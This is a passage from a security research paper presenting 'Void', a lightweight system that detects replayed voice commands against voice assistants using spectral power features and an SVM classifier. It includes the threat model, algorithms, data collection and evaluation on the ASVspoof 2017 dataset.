To distinguish between live-human voices and replayed voices, several voice liveness detection techniques have been proposed. Feng et al. [11] proposed the use of wearable devices, such as eyeglasses, or earbuds to detect voice liveness. They achieved about 97% detection rate but rely on the use additional hardware that users would have to buy, carry, and use. Deep learning-based approaches [7, 30] have also been proposed. The best known solution from an online replay attack detection competition called "2017 ASVspoof Challenge" [7] is highly accurate, achieving about 6.7% equal error rate (EER) – but it is computationally expensive and complex: two deep learning models (LCNN and CNN with RNN) and one SVM-based classification model were all used together to achieve high accuracy. The second best solution achieved 12.3% EER using an ensemble of 5 different classification models and multiple classification features: Constant Q Cepstral Coefficients (CQCC), Perceptual Linear Prediction (PLP), and Mel Frequency Cepstral Coefficients (MFCC) features were all used. CQCC alone is heavy and would consist of about 14,000 features.

To reduce computational burden and maintain high detection accuracy, we present "Void" (**Vo**ice l**i**veness **d**etection), which is a highly efficient voice liveness detection system that relies on the analysis of cumulative power patterns in spectrograms to detect replayed voices. Void uses a single classification model with just 97 spectrogram features. In particular, Void exploits the following two distinguishing characteristics in power patterns: (1) Most loudspeakers *inherently* add distortions to original sounds while replaying them. In

*Part of this work done while Dr. Kwak was at Samsung Research.

consequence, the overall power distribution over the audible frequency range often show some uniformity and linearity. (2) With human voices, the sum of power observed across lower frequencies is relatively higher than the sum observed across higher frequencies [15, 29]. As a result, there are significant differences in the cumulative power distributions between live-human voices and those replayed through loudspeakers. Void extracts those differences as classification features to accurately detect replay attacks.

Our key contributions are summarized below:

- Design of a *fast* and *light* voice replay attack detection system that uses a single classification model and just 97 classification features related to signal frequencies and cumulative power distribution characteristics. Unlike existing approaches that rely on multiple deep learning models and do not provide much insight into complex spectral features being extracted [7, 30], we explain the characteristics of key spectral power features, and why those features are effective in detecting voice spoofing attacks.
- Evaluation of voice replay attack detection accuracy using two large datasets consisting of 255,173 voice samples collected from 120 participants, 15 playback devices and 12 recording devices, and 18,030 ASVspoof competition voice samples collected from 42 participants, 26 playback speakers and 25 recording devices, respectively, demonstrating 0.3% and 11.6% EER. Based on the latter EER, Void would be ranked as the second best solution in the ASVspoof 2017 competition. Compared to the best-performing solution from that competition, Void is about 8 times faster and uses 153 times less memory in detection. Void achieves 8.7% EER on the ASVspoof dataset when combined with an MFCC-based model – MFCC is already available through speech recognition services, and would not require additional computation.
- Evaluation of Void's performance against hidden command, inaudible voice command, voice synthesis, equalization (EQ) manipulation attacks, and combining replay attacks with live-human voices showing 99.7%, 100%, 90.2%, 86.3%, and 98.2% detection rates, respectively.

2 Threat Model

2.1 Voice replay attacks

We define live-human audio sample as a voice utterance initiated from a human user that is directly recorded through a microphone (such that would normally be processed by a voice assistant). In a voice replay attack, an attacker uses a recording device (e.g., a smartphone) in a close proximity to a victim, and first records the victim's utterances (spoken words) of voice commands used to interact with voice assistants [3, 11, 12]. The attacker then replays the recorded samples using an in-built speaker (e.g., available on her phone) or a standalone speaker to complete the attack (see Figure 1).




Figure 1: Steps for a voice replay attack.

Voice replay attack may be the easiest attack to perform but it is the most difficult one to detect as the recorded voices have similar characteristics compared to the victim's live voices. In fact, most of the existing voice biometric-based authentication (human speaker verification) systems (e.g., [31, 32]) are vulnerable to this kind of replay attack.

2.2 Adversarial attacks

We also consider more sophisticated attacks such as "hidden voice command" [24, 25], "inaudible voice command" [18–20], and "voice synthesis" [6, 12] attacks that have been discussed in recent literature. Further, EQ manipulation attacks are specifically designed to game the classification features used by Void by adjusting specific frequency bands of attack voice signals.

3 Requirements

3.1 Latency and model size requirements

Our conversations with several speech recognition engineers at a large IT company (that run their own voice assistant services with millions of subscribed users) revealed that there are strict latency and computational power usage requirements that must be considered upon deploying any kind of machine learning-based services. This is because additional use of computational power and memory through continuous invocation of machine learning algorithms may incur (1) unacceptable costs for businesses, and (2) unacceptable latency (delays) for processing voice commands. Upon receiving a voice command, voice assistants are required to respond immediately without any noticeable delay. Hence, processing delays should be close to 0 second – typically, engineers do not consider solutions that add 100 or more milliseconds of delay as portable solutions. A single GPU may be expected to concurrently process 100 or more voice sessions (streaming commands), indicating that machine learning algorithms must be *lightweight*, *simple*, and *fast*.

Further, as part of future solutions, businesses are considering on-device voice assistant implementations (that would not communicate with remote servers) to improve response latency, save server costs, and minimize privacy issues related to sharing users' private voice data with remote servers. For such on-device solutions with limited computing resources available, the model and feature complexity and size (CPU




Figure 2: Spectrogram of an example phrase *"The Blue Lagoon is a 1980 romance and adventure film"* lively uttered by a human user (left), and cumulative power spectral decay of the corresponding command (right).




Figure 3: Spectrogram of the same example phrase (as in Figure 2) replayed using iPhone 6S Plus (left), and cumulative power spectral decay (right).

and memory usage) requirements would be even more constraining.

3.2 Detection accuracy requirements

Our main objective is to achieve competitively high accuracy while keeping the latency and resource usage requirements at acceptable levels (see above). Again, our conversations with the speech recognition engineers revealed that businesses require around 10% or below EER to be considered as a usable solution. For reference, the best performing solution from the ASVspoof 2017 competition achieved 6.7% EER [30], and the second best solution achieved 12.3% [7].

4 Key classification features

Void exploits the differences in frequency-dependent spectral power characteristics between live-human voices and voices replayed through loudspeakers. Through numerous trials and experiments, we observed three distinct features related to power spectrum of speech signals that may distinguish live-human voices from voices replayed through loudspeakers. This section explores those features in detail.

Figure 1 shows the steps involved in replaying recorded voice signals. An attacker would first record a victim's voice command using her own recording device. Then the attacker would use the same device (in-built speaker) to replay the recorded voice command, targeted at the victim's device. This attack command is then processed by the voice assistant service running on the victim's device. While performing this replay attack, some distortions may be added to the victim's original sound while being recorded with the microphone on the attacker's device, and also while being replayed through the in-built speaker due to hardware imperfections. The following sections explore the spectral power characteristics of replayed voices, and analyze key classification features that are used to classify voice replay attacks.

4.1 Decay patterns in spectral power

In general, low quality loudspeakers are designed to achieve high sensitivity and volume but at the cost of compromising audio fidelity and adding unwanted distortions [35]. As a result, distortions that contribute to non-linearity may be more prevalent in low quality loudspeakers, and less visible in high quality loudspeakers [36, 37].

Figure 2 (left) shows the spectrogram of a sentence *"The Blue Lagoon is a 1980 romance and adventure film"* uttered live, and processed by an audio chipset in a laptop. Here, the audio sampling rate was 44.1kHz, and the utterance duration was 5 seconds. In this voice sample, most of the spectral power lies in the frequency range between 20Hz and 1kHz. The cumulative spectral power measured for each frequency is also shown in Figure 2 (right). There is an *exponential power decay* of human voice at frequency around 1kHz.

On the other hand, the spectrogram of a phrase replayed through iPhone 6s Plus in-built speaker (see Figure 3) shows some *uniformity – spectrum spread* is shown in the power distributions between 1 and 5kHz. Unlike live-human voice trends shown in Figure 2, the cumulative spectral power does not decrease exponentially; rather, there is a relatively more linear decay between 1 and 5kHz. To show the difference between Figure 2 and 3 quantitatively, we added quadratic fitting curves on them and computed Root Mean Square Error (RMSE) separately.

Our experimentation with 11 in-built smartphone speakers showed similar behaviors in their spectral power distributions; i.e., power decreased gradually across frequencies and did not decay exponentially. An example cumulative distribution of spectral power density is shown in Figure 4. With the human voice example, about 70% of the overall power lies in the frequency range below 1kHz. However, in the loudspeaker case, the cumulative distribution increases almost linearly, and 70% of the total power lies within the frequency range of about 4kHz.

One possible explanation for this spreading out characteristic is low-quality hardware boosting power in certain frequency ranges. Consequently, such a linear decay pattern in spectral power (over audible frequency range) could be




Figure 4: Cumulative distribution of spectral power density over frequencies, showing up to 8kHz ($W = 10$).

trained and used to classify voices replayed through low-quality loudspeakers. Appendix A demonstrates that three signal power features would be used to classify live-human voices and voices replayed through 11 in-built smartphone speakers.

4.2 Peak patterns in spectral power

Because high-quality standalone loudspeakers boost power across a wide range of frequencies to reduce non-linear distortions, the linear decay patterns described above may not be sufficient against such loudspeakers.




Figure 5: Signal power frequency range between 20Hz and 10kHz of the spectrogram of the same example phrase (as in Figure 2). Live-human voice (left): fine-grained power fluctuations can be observed over the frequency range from 20Hz to 2kHz. High-quality speakers (middle and right): the power over the same frequency range is more concentrated with less fluctuations.

Figure 5 compares normalized signal power of live-human voices and voices replayed through two different high-quality loudspeakers. Even though they show similar exponential decay patterns overall, the low frequency patterns are different (see red-dashed rectangles in Figure 5). As for loudspeakers (middle and right), there is a smaller number of sharp and long peaks at low frequencies compared to live-human voices (left).

Thus, distortion-induced power patterns (e.g., the number of visible power peaks, their corresponding frequencies, and standard deviations of power peaks sizes) in low frequencies could be effective in detecting standalone speakers that produce higher quality sounds. We also use higher order polynomials to accurately model spectral power shapes, and use these models to identify more fine-grained differences in spectral power patterns between live-human and replayed samples (see Figure 5). We also provide power patterns for different loudspeakers in Appendix B.

4.3 Linear prediction cepstrum coefficients (LPCC)

Because the decay and peak patterns discussed in Sections 4.1 and 4.2 mainly look at specific frequency ranges. To perform a more general inspection of wider frequency ranges, we additionally use linear prediction cepstrum coefficients (LPCC) [4] as a *complementary* feature.

LPCC is popularly used for auditory modeling in speech-related applications. The key idea behind LPCC is that a speech sample can be approximated as a linear combination of previous samples. LPCC for a voice sample is computed by minimizing the sum of squared differences between the voice sample and linearly predicted ones. The computational complexity of LPCC is lower than MFCC since LPCC does not require computation of discrete Fourier transform [5]. We chose LPCC as a complementary, lightweight feature to help Void utilize spectral features covering wider frequency ranges of speech signals.

5 System design

We designed Void to satisfy the requirements specified in Section 3 based on the key classification features described in Section 4. To detect replay attacks, Void analyzes signal power distributions over the audible frequency range – computing linearity degree of given signal power, and identifying peak patterns in low-power and high-power frequencies.




Figure 6: High-level design of Void.

5.1 Void overview

Attack detection through Void involves three stages as shown in Figure 6: signal transformation, feature extraction, and real-time attack detection. The overall Void algorithm is described in Algorithm 1. A voice command $Voice_{\text{in}}$, window size W, and a weighting factor ω are given as inputs to Algorithm 1.

S_{pow} represents the cumulative spectral power per frequency of $Voice_{\text{in}}$. W represents the size of a single segment of S_{pow} to fully capture the dynamic characteristics of S_{pow} with a small number of segments. A weighting factor ω between 0 and 1 is used to calculate a threshold for feature values in higher frequencies. Those parameter values were determined experimentally with a large number of training samples. Last, $pow(i)$ represents the accumulated power in i_{th} segment of S_{pow}. We only consider voice signals below 15kHz because most of the signal power for voice samples fall below 15kHz.

Algorithm 1 Void's overall procedure.

Input: $Voice_{\text{in}}$, W and ω
Output: `live-human` or `replayed`
Stage 1: Signal transformation
1: Compute STFT of for input voice command $Voice_{\text{in}}$
2: Compute S_{pow} from STFT
Stage 2: Feature extraction
3: Divide S_{pow} into k segments where $k = \lfloor \frac{\text{size}(S_{pow})}{W} \rfloor$.
4: **for** i_{th} segment Seg_i from $i = 1$ to k **do**
5: $pow(i)$ = the sum of power in Seg_i.
6: $< pow >$ = Vectorize($pow(1), \cdots, pow(k)$) and normalize between 0 and 1
7: FV_{LFP} = First 48 values of $< pow >$
8: FV_{LDF} = LinearityDegreeFeatures($< pow >$)
9: FV_{HPF} = HighPowerFrequencyFeatures(FV_{LFP}, ω)
10: Compute LPCC of $Voice_{\text{in}}$ and store the results as FV_{LPC}
Stage 3: Attack detection
11: $FV_{\text{Void}} = \{FV_{LDF}, FV_{HPF}, FV_{LPC}, \text{and } FV_{LFP}\}$
12: Run SVM classifier with FV_{Void} and provide the class label (either `live-human` or `replayed`) as output

5.2 Signal transformation

In the first signal transformation stage, given an input voice signal $Voice_{\text{in}}$, short-time Fourier transform (STFT) is computed (Step 1 of Algorithm 1). To compute STFT, a given voice signal is divided into short chunks of equal length (denoted as $wlen$ = 1,024); Fourier transform is then computed on each chunk. We used a periodic Hamming window length $wlen$ of 1,024, and a hop length of 256, which is computed by $wlen/4$. The number of fast Fourier transform points used ($nfft$) for computing STFT is set to 4,096. The obtained signal spectrogram contains frequencies and corresponding power over time (see Figure 2 (left)). From the computed STFT, cumulative spectral power per frequency (S_{pow}) is computed (Step 2 of Algorithm 1). The terms "cumulative spectral power" and "power" are used hereafter interchangeably. S_{pow} is a vector that contains the total accumulated power for each frequency over the full duration of $Voice_{\text{in}}$ (see Figure 2 (right)). S_{pow} obtained from STFT is a vector of size 1,500 (Step 2 of Algorithm 1). We use the notation $size(S_{pow})$ to represent the number of values stored in S_{pow}.

5.3 Feature extraction

The vector S_{pow} computed from the first stage is used as the input to the second stage to extract the classification features. Void sequentially computes the following four types of features: (1) low frequencies power features (FV_{LFP}), (2) signal power linearity degree features (FV_{LDF}), (3) higher power frequencies features (FV_{HPF}), and (4) LPCC features for audio signals (FV_{LPC}). FV stands for feature vectors. The first three feature classes are computed from S_{pow} while FV_{LPC} is computed directly from raw voice signals $Voice_{\text{in}}$.

5.3.1 Low frequencies power features

In the second stage of Algorithm 1, we first divide the signal S_{pow} into k short segments of equal-length according to the given window size W (see Step 3). We empirically set $W = 10$. If the size of S_{pow} can not be divided by W, we simply omit the last segment. Next, we compute the sum of power in each segment Seg_i for $i = 1$ to k (see Steps 4 and 5). We then vectorize the first k segments of power density values as $< pow > (= pow(1), \ldots, pow(k))$ (see Step 6). The vector $< pow >$ is directly used in FV_{LFP} (see Step 7). After executing this step, we would have cumulative spectral power density values for all k segments. Power density values for each segment are ordered by frequency, starting from the lowest frequency of a given voice sample. We are only interested in retaining power density values within the frequency value of 5kHz because our experiments showed that there are clear differences between human and replayed voices at the lower frequencies below 5kHz (see Figure 5). Therefore, we keep just the first 48 values of $< pow >$ vector and assign them to FV_{LFP} (see Step 7).

5.3.2 Signal power linearity degree features

Given the vector $< pow >$ of k segments, we compute the signal's feature vector (FV_{LDF}) to measure the degree of linearity (as discussed in Section 4.1).

Algorithm 2 LinearityDegreeFeatures

Input: $< pow >$
Output: FV_{LDF}={ρ, q}.
1: Normalize $< pow >$ with $sum(< pow >)$ to obtain $< pow >_{\text{normal}}$
2: Accumulate the values of $< pow >_{\text{normal}}$ to obtain pow_{cdf}
3: Compute the correlation coefficients of pow_{cdf} and store the results as ρ
4: Compute the quadratic coefficients of pow_{cdf} and store the results as q

Algorithm 2 describes the procedure for computing the linearity degree of $< pow >$. Initially, $< pow >$ is normalized by dividing each value in $< pow >$ by the total signal power ($sum(< pow >)$) (see Step 1 in Algorithm 2). The normalized power signal vector $< pow >_{\text{normal}}$ is then used to compute the cumulative distribution of spectral power, denoted by pow_{cdf} (see Step 2). In this step, $< pow >_{\text{normal}}$ is accumulated in a step-wise fashion.

For the linearity degree of pow_{cdf}, we compute the following two features (see Step 3 and 4): correlation coefficients ρ and quadratic curve fitting coefficients q of pow_{cdf} (see

Appendix C). Correlation coefficients of a cumulative distribution can be used to quantify the linearity of the cumulative distribution. However, we found that ρ is not highly sensitive in identifying the distinguishable exponential growth of power in live-human voices at frequencies between 20Hz and 1kHz (see Figure 5). Therefore, we introduce the quadratic curve fitting coefficients q of signal pow_{cdf} as another metric to quantify the degree of linearity for the cumulative distribution function. Finally, the two computed coefficients $\{\rho, q\}$ are stored as FV_{LDF}.

5.3.3 High power frequency features

Given the vector $< pow >$ and the peak selection threshold ω, we compute the feature vector (FV_{HPF}) to capture the dynamic characteristics of spectral power (see Appendix D).

Algorithm 3 HighPowerFrequencyFeatures

Input: FV_{LFP} and ω
Output: $FV_{HPF} = \{N_{peak}, \mu_{peaks}, \sigma_{peaks}, P_{est}\}$
1: Find peaks from FV_{LFP} and store the discovered peaks $\{(peak_1, loc_1), \cdots, (peak_n, loc_n)\}$ as S_{peak} ▷ n is the number of peaks discovered in FV_{LFP}
2: $T_{peak} = \omega \cdot max(peak_1, \cdots, peak_n)$
3: **for** each $peak_i$ in S_{peak} from $i = 1$ to n **do**
4: **if** $peak_i < T_{peak}$ **then** remove $peak_i$ from S_{peak}
5: N_{peak} = the number of peaks in S_{peak};
6: μ_{peak} = the mean of the locations of peaks in S_{peak}
7: σ_{peak} = the standard deviation of the locations of peaks in S_{peak}
8: P_{est} = estimated coefficients to fit a polynomial of order 6 to FV_{LFP}

Algorithm 3 describes the procedure for computing high power frequency features (FV_{HPF}). In $< pow >$, we first identify peaks and their locations (see Step 1). Our peak selection criterion T_{peak} automatically scales itself with respect to the spectral power density values of a given signal. For example, for a given low or high power voice signal, T_{peak} is computed accordingly as shown in Step 2. We experimentally found that detected peaks from live-human voice samples and replayed samples show different characteristics when we set $\omega = 0.6$. However, ω needs to be configured such that the high power frequency features are effective in detecting replayed voices. We set a threshold value to filter out insignificant peaks, multiplying $max(S_{peak})$ by a given weighting factor ω where $0 \leq \omega \leq 1$ (see Step 2, 3, and 4).

To construct FV_{HPF}, we first count the number of peaks in S_{peak} and store the number of counted peaks as N_{peak} (see Step 5); the mean and standard deviation of locations of the discovered peaks are sequentially computed and stored as μ_{peaks} and σ_{peaks}, respectively (see Step 6 and 7); and we determine the 6 order of the polynomial to be fitted to FV_{LFP} and use the polynomial coefficients as P_{est} (see Step 8).

5.3.4 LPCC features

We use an auto-correlation method with Levinson-Durbin algorithm [26] to compute LPCC for a given speech signal, generating 12 coefficients. These 12 LPCC coefficients are stored in the feature vector FV_{LPC}.

5.4 Attack detection

In the third stage of Algorithm 1, we construct a classifier with all the feature sets computed in Section 5.3 to detect attacks performed through loudspeakers. Instead of manually constructing detection rules, we opted to utilize machine learning-based classifiers as follows:

Feature set. The four feature vectors FV_{LFP}, FV_{LDF}, FV_{HPF}, and FV_{LPC} are combined as a feature set for classification algorithm. The total number of features is 97. We used Classification and Regression Trees (CART) [28] to analyze the relative importance of individual classification features. Figure 7 shows the importance scores computed for individual features based on the classifications performed on the ASVspoof dataset.




Figure 7: Importance scores for individual features on the ASVspoof dataset.

There were 17 (with the scores above 1.0) noticeably important features (shown by the peaks) from the 4 feature groups visualized in red-dashed rectangles. We can observe that FV_{LFP} and FV_{LPC} are the most important features. From the FV_{HPF} group, we found that P_{est} features play an important role in distinguishing voice replay attack. However, some power value features in the low frequencies group (FV_{LFP}) were relatively less important. To show the necessity of all features used in Void, we also tested Void separately on each of the feature groups: FV_{LFP}, FV_{LDF}, FV_{HPF}, and FV_{LPC} (see Appendix E).

Classifier. To implement a lightweight system, we need to build a classifier based on the four feature vectors, which achieves high detection accuracy and meets the latency requirements. Our recommended classification algorithm is described in Section 7.2. We also provide the details of Void's implementation parameters (see Appendix F).

6 Data Collection

This section describes human voice samples and voice attack samples we collected using multiple recording and playback devices, and under varying conditions. For our own dataset, all of the voice samples were recorded at a sampling frequency (F_s) of 44.1kHz. We also used a publicly available replay attack dataset that was used in the 2017 voice spoofing attack detection (ASVspoof) competition [7]. The ASVspoof dataset evaluation results were used to directly compare Void's performance against the top performing (state of the art) solutions from the competition.

6.1 Demographics and human voice collection

We recruited a total of 120 participants from two different locations (a university and a company), and asked each participant to say around 50 commands from a prepared list of real-world voice assistant commands. We used two different smartphones, Galaxy S8 and iPhone 8 to record all human voices. After eliminating voice samples that were not recorded properly or were not understood by the voice assistant, we were left with 10,209 human voice samples to experiment with. The voice commands were mixed in lengths (approximately ranging from 2 to 5 seconds) and command types (e.g., setting alarms, calling contacts, and opening emails). About 53% of the participants were male, ensuring that both male and female voice frequency ranges were covered [16]. Most of the participants were in the 40-49 (13%), 30-39 (62%), and 20-29 (25%) age groups.

We explicitly informed the participants that the purpose of the voice sample collection was to develop and evaluate a voice liveness detection solution. Ethical perspective of our research was validated through an institutional review board (IRB) at Sungkyunkwan university; the IRB file number is "2018-01-024."

6.2 Replay attack dataset

To generate a comprehensive replay attack dataset, we replayed all 10,209 human voice samples in an open lab environment through a mixed set of speakers and recorded them under varying conditions as described below:

- **Background noise:** The open lab environment we used to record all attack samples is collaboratively used by about 100 employees at a large IT company. During the day, the lab is used for discussions, development, testing, coffee breaks, and so on. The lab is quiet in the evenings. There are also daily background noises generated from server machines, TVs, projectors, and robot cleaners. The human voices were replayed and recorded throughout the day and in the evenings, capturing natural yet diverse set of background noises as well as silent moments while generating the replay attack dataset.
- **Distances between attacking devices and target devices:** Distances between target devices (used to record voice samples) and attack devices (used to play recorded voice samples) could affect the detection rate because spectral power features could be affected with distance. Hence, we recorded replayed voice samples in three varying distances: about 15 centimeters, 130 centimeters, and 260 centimeters away from each playback speaker.
- **Playback speaker types:** We used 11 different types of in-built speakers including smartphones and a smart TV, and four different types of standalone speakers to replay recorded voice samples (see Appendix G). Each standalone speaker was different in terms of the number of sound channels supported, brand, price, and electrical power. Our standalone speaker selection included Logitech 2.1 ch., and Yamaha 5.1 ch. speakers that were designed to optimize the final acoustic sounds for human ears. We replayed about 5,500 human voices through each speaker type. Only the Yamaha 5.1 channel speaker was connected to the replaying devices (smartphones) through Bluetooth. The other three standalone speakers were all connected through auxiliary port (AUX) physical cables.
- **Recording device types (microphones):** We used 3 different laptops, and 9 different smartphones as recording devices (see Appendix H). For each playback speaker type, we used a different combination of three recording devices with varying distances as described above.

After eliminating voice samples that were not recognized properly by voice assistants, we were left with a final attack set of 244,964 samples to experiment with. All voice samples were recorded, stored, and analyzed in the "WAV" file format. The details of the dataset are presented in Table 1.

Table 1: Replay attack dataset description.

	Detail	Our dataset	ASVspoof
# Data	Live-human	10,209	3,565
	Attack	244,964	14,465
	Participants	120	42
# Devices	Speakers	15	26
	Recording mics	12	25
# Configurations		33	125

6.3 ASVspoof 2017 dataset

We also evaluated Void's performance against an online replay attack database referred to as the "2017 ASVspoof Challenge dataset," which was created to facilitate an online competition for detecting voice spoofing attacks [8]. The entire dataset (all three sets combined) contains voice samples collected through 177 replay attack sessions, where each session consists of voice samples that were recorded under varying replay

configurations, and at a sampling frequency of 16kHz. Each replay configuration is different with respect to recording device type, playback device type, and recording environment. Recording environments include balconies, bedrooms, canteens, homes, and offices. 26 playback devices were used, including 12 high-quality professional audio equipment such as active studio monitors and studio headphones (e.g., Genelec 8020C and Behringer Truth B2030A). Such devices would introduce much less acoustic distortion than smaller, in-built loudspeakers. Nine playback devices were in-built speakers from various smartphones, tablets, and laptops. 5 devices were medium-quality, portable speakers (e.g., Creative A60 speakers). 25 recording devices were used, including 12 high-quality recording devices such as studio-quality condenser microphones or hand-held recorders (e.g., Zoom H6 recorder with Behringer ECM8000 mic). There were 61 replay configurations used.

The ASVspoof dataset is partitioned into training set, development set, and evaluation set (see Table 2). We trained Void on the training and development sets, and tested Void's performance against the evaluation set, which is compliant with the ASVspoof competition rules (see [9]).

Table 2: Description of ASVspoof 2017 dataset [8].

Partition	# Speakers	Live-human	Replay
Training	10	1,507	1,507
Development	8	760	950
Evaluation	24	1,298	12,008
Total	42	3,565	14,465

The training set and developing set combined consists of 2,267 live-human samples and 2,457 attack samples. The evaluation set consists of 1,298 live-human samples and 12,008 attack samples – this proportion of attack samples in the evaluation set is much larger (see Table 1).

7 Evaluation

7.1 Experiment setup

For evaluation, we used the two datasets described in Section 6. As for the first attack dataset that we collected, to reduce any bias that might be associated with the process of randomly splitting the datasets into training and testing sets, we used 10 fold cross-validation: the training samples were partitioned into 10 equal-sized sets with similar class distributions. As for the ASVspoof dataset, we trained Void using both the train and developing sets, and evaluated Void against the evaluation set – this is how the competition measured the performance of submitted solutions.

To measure the performance of Void, we rely on the standard speaker verification metrics, which are "false acceptance rates" (FAR) and "false rejection rates" (FRR). The four possible classification decisions are presented in Table 3. "True acceptance" (TA) and "true rejection" (TR) refer to correctly detecting live-human voice and loudspeaker, respectively. "False acceptance" (FA) is when a loudspeaker is mis-classified as live-human voice, and "false rejection" (FR) is when live-human voice is mis-classified as loudspeaker. We measure equal error rates (EERs), representing error rates for which FAR and FRR are equal. Receiver operating characteristic (ROC) curve and area under the curve (AUC) were also used for comparison of various thresholds. For computing EER, we used the Bosaris toolkit (https://sites.google.com/site/bosaristoolkit/) that was suggested in the 2017 ASVspoof competition [7].

Table 3: Four possible classification decisions.

	Accept	Reject
Live-human	True Acceptance	False Rejection
Replay attack	False Acceptance	True Rejection

Our experiments were conducted on a powerful server equipped with two Intel Xeon E5 (2.10GHz) CPUs, 260GB RAM and NVIDIA 1080Ti GPU, running 64-bit Ubuntu 16.04 LTS operating system. Our latency and model complexity results were measured based on this server setting.

7.2 Optimal classification method for Void

To determine the optimal classification method, we first evaluated the performance of five different classification methods that are popularly used in security systems: k-Nearest Neighbor (kNN), Random forest, SVM with linear kernel (SVM linear), and SVM with RBF kernel (SVM RBF). All of those classifiers were tested using the ASVspoof dataset.

Table 4 shows the detection accuracy of four classification models (k-Nearest Neighbor (kNN), Random forest, SVM with linear kernel (SVM linear), and SVM with RBF kernel (SVM RBF)) for the ASVspoof dataset.

Table 4: Detection accuracy of four classification algorithms for the ASVspoof dataset [7].

Algorithm	EER (%)
SVM RBF	11.6
Random forest	23.4
SVM linear	15.8
kNN	19.1

Among classification algorithms tested, SVM RBF produced the best EER results (11.6%) while providing training and testing times comparable with other classification algorithms. Therefore, we recommend the use of SVM RBF. All

subsequent evaluations were conducted using the SVM RBF classifier.

7.3 Attack detection accuracy

We show the ROC curve and AUC in Figure 8 to demonstrate the classification performance of Void under various threshold settings. Void achieved an AUC of 0.99 and 0.94 for our dataset and ASVspoof dataset, respectively. Even though the live-human to replay attack sample ratios are low in both datasets, the strong ROC curve and AUC results indicate that Void would likely achieve low error rates when more balanced datasets are used (see Figure 8). Void achieved an EER of 0.3% and 11.6% for our dataset and ASVspoof dataset, respectively[1]. We note that this EER result (11.6%) would rank Void as the second best solution (EER 12.34%) in the ASVspoof 2017 competition [10].




Figure 8: Accuracy results of Void.

To compare Void against existing solutions from the ASVspoof competition with respect to latency, space complexity, and accuracy, we implemented (used existing code if available) the two classification models described below, and evaluated them using the ASVspoof evaluation set. Table 5 summarizes those evaluation results.

Table 5: Average training/testing times, number of features used, average memory used, and performance of classification models on the ASVspoof dataset [7].

	Measure	Void	CQCC-GMM [7]	STFT-LCNN [30]
Time	Extraction (sec.)	0.035	0.059	$3e^{-4}$
	Training (sec.)	0.283	6,599.428	15,362.448
	Testing (sec.)	0.035	0.062	0.270
Memory	# Features	97	14,020	84,770
	Memory size (MB)	1.988	173.707	304.176
Accuracy	EER	11.6%	23.0%	7.4%

CQCC-GMM. This is the baseline approach recommended in the 2017 ASVspoof competition [7] that uses CQCC as the main features, and 512-component Gaussian Mixture Model (GMM) as the classification algorithm. CQCC-GMM achieved 23% EER on the ASVspoof evaluation set [7] – demonstrating significantly larger EER compared to Void.

STFT-LCNN. To evaluate the best performing model from the ASVspoof competition, we implemented the Light Convolutional Neural Network (LCNN) structure described in [30] and used STFT as the main features – this is one of the two deep learning models used. We contacted the authors from [30] and used the exact LCNN hyper-parameters and STFT parameters they recommended. Their model consists of 5 convolutional layers, 4 network in network layers, 10 max-feature-map layers, 4 max-pooling layers, and 2 fully connected layers as described in [30]. STFT-LCNN achieved 7.4% EER on the ASVspoof evaluation set [7] according to the EER result presented in [30][2].

7.4 Latency and model complexity results

